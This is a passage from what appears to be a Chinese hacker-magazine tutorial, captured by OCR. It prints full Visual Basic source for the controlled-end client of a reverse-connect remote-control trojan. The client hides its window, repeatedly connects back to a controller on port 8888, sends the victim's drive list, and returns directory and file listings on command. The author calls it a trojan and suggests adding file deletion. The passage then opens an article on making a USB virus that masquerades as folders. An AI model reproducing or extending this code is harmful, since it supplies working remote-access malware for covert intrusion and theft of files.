


图 4

三、被控端

被控制端的程序比较简单，使用到了一个 WINSOCK 控件和一个 TIMER 控件，其界面如图 4 所示。下边给出被控制端的代码，如下：

```
Private Sub Form_Load()
'Form1.Visible = False  '测试时注释掉此举
'Form1.ShowInTaskbar = False  '同上
End Sub

Private Sub Timer1_Timer()  '===============1：不断尝试连接主机
If Winsock1.State = sckClosed Then
Winsock1.RemoteHost = "127.0.0.1"  '被控制端反弹连接主机
    Winsock1.RemotePort = 8888
    Winsock1.Connect
End If
End Sub

Private Sub Winsock1_Close()
Winsock1.Close  '如果主机被关闭了，就关闭与主机的连接
End Sub

Private Sub Winsock1_Connect()  '==============2：如果连接成功就自动发送磁盘列表
On Error Resume Next
For i = Asc("a") To Asc("z")
    drive1 = Dir(Chr(i) + ":\")  'c:\
    If drive1 <> "" Then
        s = s + Chr(i) + vbCrLf
    End If
```

```
    Next

      Winsock1.SendData "drive" + s '不用对方发送指令，自身直接发送磁盘列表
    End Sub

    Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long) '======2：接收控制指令，并进行相关操作
    On Error Resume Next
    Dim a As String
    Dim cmd_line As String, result_line As String

    Winsock1.GetData a
    'MsgBox a  '显示接收到的命令行

    If Mid(a, 1, 3) = "dir" Then   '如果是DIR命令
    path_dir = Mid(a, 4, Len(a))  '从第四个字符开始，截取得到目录
       dir1 = Dir(path_dir, vbDirectory)
       s = ""  'S的内容清空
       Do While dir1 <> ""
         'If dir1 <> "." And dir1 <> ".." Then
    s = s & "dir" & dir1 & vbCrLf  '每个文件夹前面都有DIR字符
            dir1 = Dir()
         'End If
       Loop

       path_file = path_dir  '得到目标目录
       file1 = Dir(path_file + "\*.*", vbSystem + vbHidden + vbNormal + vbReadOnly)
       s2 = ""            'S2的内容清空
       Do While file1 <> ""
         'If file1 <> "." And file1 = ".." Then
            s2 = s2 & "file" & file1 & vbCrLf  '每个文件名前面都有FILE字符
            file1 = Dir()
         'End If
       Loop

         s3 = s & s2
         Winsock1.SendData s3
    End If
    End Sub

    Private Sub Winsock1_Error(ByVal Number As Integer, Description As String, ByVal Scode As Long, ByVal Source As String, ByVal HelpFile As String, ByVal HelpContext As Long, CancelDisplay As Boolean)
       Winsock1.Close
    End Sub
```

被控制端的程序流程为：首先在TIMER的TIMER事件中尝试连接控制端，如果没有连接成功，就一直尝试连接，如果连接成功了，就发送本机的磁盘列表到控制端；此时，等待控制端发送命令，如果发送过来的命令为“dir”，也就是要求获取目录和文件列表。此时的数据格式一般是“dir c:\windows”，要拆分出“c:\windows”，可以使用MID函数来拆分出需要的信息。最后，在拆分出目标目录后，就开始调用DIR函数来获取指定目录的文件列表和目录列表。

四、程序运行

在掌握了上面程序的编写和流程后，小菜们就可以愉快的按下F5键运行程序了。对于那些还没有完全理解的小菜朋友，此时也可以大胆的按下F5键，因为我已经提供了程序的源代码，大家在课后可以自已阅读操练，程序运行后的情况如图5所示。

为了让各位小菜能够清晰的看到程序的处理流程，我在控




图5

制端的数据到达事件中使用了一个MSGBOX函数来显示到达的数据包。首先点击“监听端口”按钮，程序就会自动开始监听8888端口，在控制端马上会显示出一个窗口，如图6。此时，在组合框中选择C盘，然后点击“浏览”按钮，就会弹出如图7所示的数据包，我们可以看到在控制端中已经显示出了所有C盘的文件列表和目录列表，如图8。如果想把程序设计的更好，可以去掉显示数据包的MSGBOX函数，并且加入重命名和删除文件等功能，使用NAME函数和KILL函数就可以轻易的做到这些。我就不再赘述了，有兴趣的朋友可以自行添加这些功能，那样你的远控木马在功能上就更加强大了。




图6




图7




图8

（本文所涉及到的被控制端和控制端源文件已收录到光盘中）

文章难易度：★★★
文章闪光点：利用Delphi来制作U盘病毒新变种

U 盘病毒新变种之 文件夹杀手 Delphi 造

林中闲人

前两天朋友拿来 U 盘告诉我说 U 盘里的文件夹打不开，怀疑是中毒了，叫我帮忙查杀一下。我把 U 盘插到电脑上，打开 U 盘后如图 1 所示，双击文件夹，闪了一下就什么反应都没有了，一定是中招了。打开“我的电脑”，选择“工具”下的“文件夹选项”，选择“查看”，将“隐藏受保护的操作系统文件”和“隐藏已知文件类型的扩展名”前的勾去掉，并选中“显示所有文件和文件夹”，这时再查看一下 U 盘，如图 2，刚才哪里是打开文件夹，分明是执行了程序。像这种情况，病毒就伪装成了系统的文件夹，你能分辨出这是你的文件夹还是病毒吗？当你打开文件夹时病毒就再次运行了。那这一切都是怎么实现的呢，下面就听我一一道来。

